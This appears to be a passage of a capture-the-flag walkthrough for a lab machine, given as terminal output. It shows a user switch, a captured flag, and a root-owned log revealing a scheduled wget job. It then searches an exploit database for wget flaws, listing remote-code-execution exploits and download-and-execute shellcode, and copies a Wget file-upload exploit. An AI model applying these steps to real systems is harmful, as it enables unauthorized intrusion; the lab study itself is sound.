
Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.



```
tomcat@kotarak-dmz:/$ su atanas
Password:
atanas@kotarak-dmz:/$ cd home
atanas@kotarak-dmz:/home$ cd atanas
atanas@kotarak-dmz:~$ cat user.txt
93f844f50491ef797c9c1b601b4bece8
atanas@kotarak-dmz:~$
```



```
atanas@kotarak-dmz:/root$ ls -la
total 48
drwxrwxrwx  6 root   root 4096 Sep 19  2017 .
drwxr-xr-x 27 root   root 4096 Aug 29  2017 ..
-rw-------  1 atanas root  333 Jul 20  2017 app.log
-rw-------  1 root   root  499 Jan 18  2018 .bash_history
-rw-r--r--  1 root   root 3106 Oct 22  2015 .bashrc
drwx------  3 root   root 4096 Jul 21  2017 .cache
drwxr-x---  3 root   root 4096 Jul 19  2017 .config
-rw-------  1 atanas root   66 Aug 29  2017 flag.txt
-rw-------  1 root   root  188 Jul 12  2017 .mysql_history
drwxr-xr-x  2 root   root 4096 Jul 12  2017 .nano
-rw-r--r--  1 root   root  148 Aug 17  2015 .profile
drwx------  2 root   root 4096 Jul 19  2017 .ssh
atanas@kotarak-dmz:/root$ cat app.log
10.0.3.133 - - [20/Jul/2017:22:48:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:50:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:52:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
```



```
root@kali:/home/ghroot# searchsploit wget
-------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                         |  Path
-------------------------------------------------------------------------------------- ---------------------------------
feh 1.7 - '--wget-Timestamp' Remote Code Execution                                     | linux/remote/34201.txt
GNU wget - Cookie Injection                                                            | linux/local/44601.txt
GNU Wget 1.x - Multiple Vulnerabilities                                                | linux/remote/24813.pl
GNU Wget < 1.18 - Access List Bypass / Race Condition                                  | multiple/remote/40824.py
GNU Wget < 1.18 - Arbitrary File Upload / Remote Code Execution                        | linux/remote/40064.txt
wget 1.10.2 - Unchecked Boundary Condition Denial of Service                           | multiple/dos/2947.pl
wget 1.9 - Directory Traversal                                                         | multiple/remote/689.pl
WGet 1.x - Insecure File Creation Race Condition                                       | linux/local/24123.sh
-------------------------------------------------------------------------------------- ---------------------------------
-------------------------------------------------------------------------------------- ---------------------------------
 Shellcode Title                                                                       |  Path
-------------------------------------------------------------------------------------- ---------------------------------
Linux/x86 - Chmod + Execute (/usr/bin/wget http://192.168.1.93//x) + Hide Output Shellcode (129 bytes) | linux_x86/47043.c
Linux/x86 - execve wget + Mutated + Null-Free Shellcode (96 bytes)                     | linux_x86/43739.c
Linux/x86 - execve(/bin/sh -c) + wget (http://127.0.0.1:8080/evilfile) + chmod 777 + execute Shellcode (119 bytes) | linux_x86/46103.c
Linux/x86 - execve(_/usr/bin/wget__ _aaaa_) Shellcode (42 bytes)                       | linux_x86/13702.c
Linux/x86_64 - Wget Linux Enumeration Script Shellcode (155 Bytes)                     | linux_x86-64/47151.c
-------------------------------------------------------------------------------------- ---------------------------------
root@kali:/home/ghroot# searchsploit -m 40064.txt
  Exploit: GNU Wget < 1.18 - Arbitrary File Upload / Remote Code Execution
      URL: https://www.exploit-db.com/exploits/40064
     Path: /usr/share/exploitdb/exploits/linux/remote/40064.txt
File Type: UTF-8 Unicode text, with CRLF line terminators

Copied to: /home/ghroot/40064.txt
```